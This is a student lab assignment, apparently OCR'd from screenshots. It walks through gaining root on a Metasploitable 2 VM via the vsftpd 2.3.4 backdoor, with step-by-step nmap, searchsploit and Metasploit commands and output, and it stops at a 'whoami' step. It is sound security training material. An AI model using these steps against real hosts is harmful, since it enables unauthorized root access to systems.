
Assignment – 1


The first service being used is FTP to get root access to the Metasploitable 2 machine.

Step 1. To get the ip address of metasploitable 2 using **ifconfig** command:




```
msfadmin@metasploitable:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3b:81:1e
          inet addr:192.168.100.8  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3b:811e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69657 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69343 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4522837 (4.3 MB)  TX bytes:3845961 (3.6 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:93 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19441 (18.9 KB)  TX bytes:19441 (18.9 KB)
```

Step 2. To scan and search for open ports and version in the metasploitable 2 machine using nmap. Command used is : **nmap -sV 192.168.100.8**




```
┌──(avi㉿kali)-[~]
└─$ nmap -sV 192.168.100.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-26 20:38 EDT
Nmap scan report for 192.168.100.8
Host is up (0.053s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Uni
```

Step 3: Look for the exploits related to FTP version vsftpd 2.3.4 using the nmap command : **searchsploit vsftpd 2.3.4**




```
┌──(avi㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
--------------------------------------------------------------------
 Exploit Title
--------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
--------------------------------------------------------------------
Shellcodes: No Results
```

Step 4: Open Metasploit framework in linux machine and search for the exploit related to this version by command **search vsftpd.**




```
msf6 > search vfstpd
[-] No results from search
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Des
cription
   -  ----                                  ---------------  ----       -----  ---
--------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSF
TPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/
unix/ftp/vsftpd_234_backdoor
```

Step 5: We will use this exploit to hack into the metasploitable by using the command : **use exploit/unix/ftp/vsftpd_234_backdoor.**




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Step 6: To know more information about the exploit use command: **Show info**




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasp
                                     loit.com/docs/using-metasploit/basics/using
                                     -metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters
```




```
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.
html
```

Step 7: Next we have to see the options available for the module by using command: **show options.**




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metas
                                      ploit.com/docs/using-metasploit/basics/usi
                                      ng-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 8: We have to give information for all the fields marked as yes under required. For RHOSTS we have to give the ip of our metasploitable2 machine with the command: **set RHOSTS 192.168.100.8.**




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.8
RHOSTS => 192.168.100.8
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.100.8    yes       The target host(s), see https://docs.meta
                                      ploit.com/docs/using-metasploit/basics/us
                                      ng-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 9: Use **run** command to execute the exploit. We can see that a backdoor shell session has been assigned.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.100.8:21 - The port used by the backdoor bind listener is already open
[+] 192.168.100.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:33957 → 192.168.100.8:6200) at 2023-05-26 21:30:37 -0400
```

Step 10: Let us know the user information in the machine by using **whoami** command.



